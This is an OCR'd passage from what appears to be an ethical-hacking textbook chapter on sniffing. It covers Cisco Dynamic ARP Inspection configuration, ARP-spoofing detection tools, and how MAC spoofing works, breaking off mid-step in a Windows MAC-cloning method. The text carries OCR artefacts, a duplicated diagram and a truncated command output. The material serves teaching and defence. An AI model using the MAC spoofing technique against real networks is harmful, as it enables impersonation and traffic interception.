This displays the DHCP snooping table, which contains the MAC addresses, respective IP addresses, and total number of bindings. The following is an example of a DHCP snooping binding table:

```
    MAC Address     IP Address  Lease (sec)   Type       VLAN      Interface
---------------- ---------- -----------   -------     -------   ------------
1a:12:3b:2f;df:1c   10.10.10.8     125864    dhcp-snooping   4      FastEthernet0/3
Total number of bindings: 1
```

After establishing a DHCP snooping binding table, the user can start configuring DAI for the VLAN. To enable DAI for multiple VLANs, specify a range of VLAN numbers.

Command to configure ARP inspection for a VLAN

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
```

Command to configure ARP inspection for a range of VLANs

```
Switch(config)# ip arp inspection vlan 10, 11, 12, 13
```

Or

```
Switch(config)# ip arp inspection vlan 10-13
```

To view the ARP inspection status

```
Switch(config)# show ip arp inspection
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled
Vlan  Configuration  Operation  ACL Match   Static ACL
 10     Enabled       Active
Vlan  ACL Logging  DHCP Logging  Probe Logging
 10     Deny                    Off
Vlan  Forwarded  Dropped  DHCP Drops  ACL Drops
 10       0          0          0           0
Vlan  DHCP Permits  ACL Permits  Probe Permits  Source MAC Failures
 10       0             0             0                   0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
 10          0                    0                        0
```

From this IP ARP inspection result, it is clear that the source MAC, destination MAC, and IP address are disabled. Even more security can be attained by enabling one or more of these additional validation checks. To do so, execute the command **`ip arp inspection validate`** followed by the address type.

Assume that an attacker with the source IP address 192.168.10.1 connects to VLAN 10 on interface FastEthernet0/5 and sends ARP replies, pretending to be the default router for the subnet in an attempt to initiate an MITM attack. The switch with DAI enabled inspects these reply packets by comparing them with the DHCP snooping table. The switch then tries to find an entry for the source IP address 192.168.10.1 on port FastEthernet0/5. If there is no entry, then the switch discards these packets.

```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Fa0/5, vlan 10
([0013.6050.acf4/192.168.10.1/ffff.ffff.ffff/192.168.10.1/05:37:31 UTC Tue
APR 12 2022])
```

If the discarding of packets starts, then the drop count begins to increase. You can see this increase in the drop count in the DAI output. To see the output, execute the command **`show ip arp inspection`**

```
Switch(config)# show ip arp inspection
Source Mac Validation: Disabled
Destination Mac Validation: Disabled
IP Address Validation: Disabled


- Wireshark (*https://www.wireshark.org*)
- ArpON (*https://sourceforge.net*)
- ARP AntiSpoofer (*https://sourceforge.net*)
- ARPStraw (*https://github.com*)
- shARP (*https://github.com*)



MAC Spoofing/Duplicating

- A MAC duplicating attack is launched by **sniffing a network for MAC addresses** of clients who are actively associated with a switch port and re-using one of those addresses
- By listening to the traffic on the network, a malicious user can **intercept and use a legitimate user's MAC address** to receive all the traffic destined for the user
- This attack allows an attacker to **gain access to the network** and take over someone's identity on the network

My MAC address is aa:bb:cc:dd:ee:ff
Legitimate User
Switch Rule: Allow access to the network only if your MAC address is aa:bb:cc:dd:ee:ff
Switch
Attacker sniffs the network for MAC addresses of the currently associated users and then uses that MAC address to attack other users associated to the same switch port
No! My MAC Address is aa:bb:cc:dd:ee:ff
Attacker
Internet

Note: This technique can be used to bypass Wireless Access Points' MAC filtering


Sniffing Technique: Spoofing Attacks

Besides ARP spoofing, an attacker can also use MAC spoofing, IRDP spoofing, VLAN hopping, and STP attacks to sniff the traffic of a target network. This section describes spoofing techniques that help attackers to steal sensitive information. This section also explains how to defend against MAC spoofing, VLAN hopping, and STP attacks.

MAC Spoofing/Duplicating

MAC duplicating refers to spoofing a MAC address with the MAC address of a legitimate user on the network. A MAC duplicating attack involves sniffing a network for MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then, the attacker spoofs a MAC address with the MAC address of the legitimate client. If the spoofing is successful, then the attacker can receive all the traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of someone on the network.

The diagram shows how an attacker performs a MAC spoofing/duplicating attack.



My MAC address is aa:bb:cc:dd:ee:ff
Legitimate User
Switch Rule: Allow access to the network only if your MAC address is aa:bb:cc:dd:ee:ff
Switch
Attacker sniffs the network for MAC addresses of the currently associated users and then uses that MAC address to attack other users associated to the same switch port
No! My MAC Address is aa:bb:cc:dd:ee:ff
Attacker
Internet


Figure 8.39: MAC spoofing/duplicating attack

Note: This technique can be used to bypass wireless access points' MAC filtering.

MAC Spoofing Technique: Windows

In Windows 11 OS

Method 1: If the network interface card supports a clone MAC address, then follow these steps:



Microsoft Hyper-V Network Adapter Properties

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property:
- Forwarding Optimization
- Hyper-V Network Adapter Name
- IPSec Offload
- IPv4 Checksum Offload
- Jumbo Packet
- Large Send Offload Version 2 (IPv4
- Large Send Offload Version 2 (IPv6
- Max Number of RSS Processors
- Maximum Number of RSS Queues
- Maximum RSS Processor Number
- Network Address
- Network Direct (RDMA)
- Packet Direct
- Receive Buffer Size

Value:
● 000A959D6816
○ Not Present

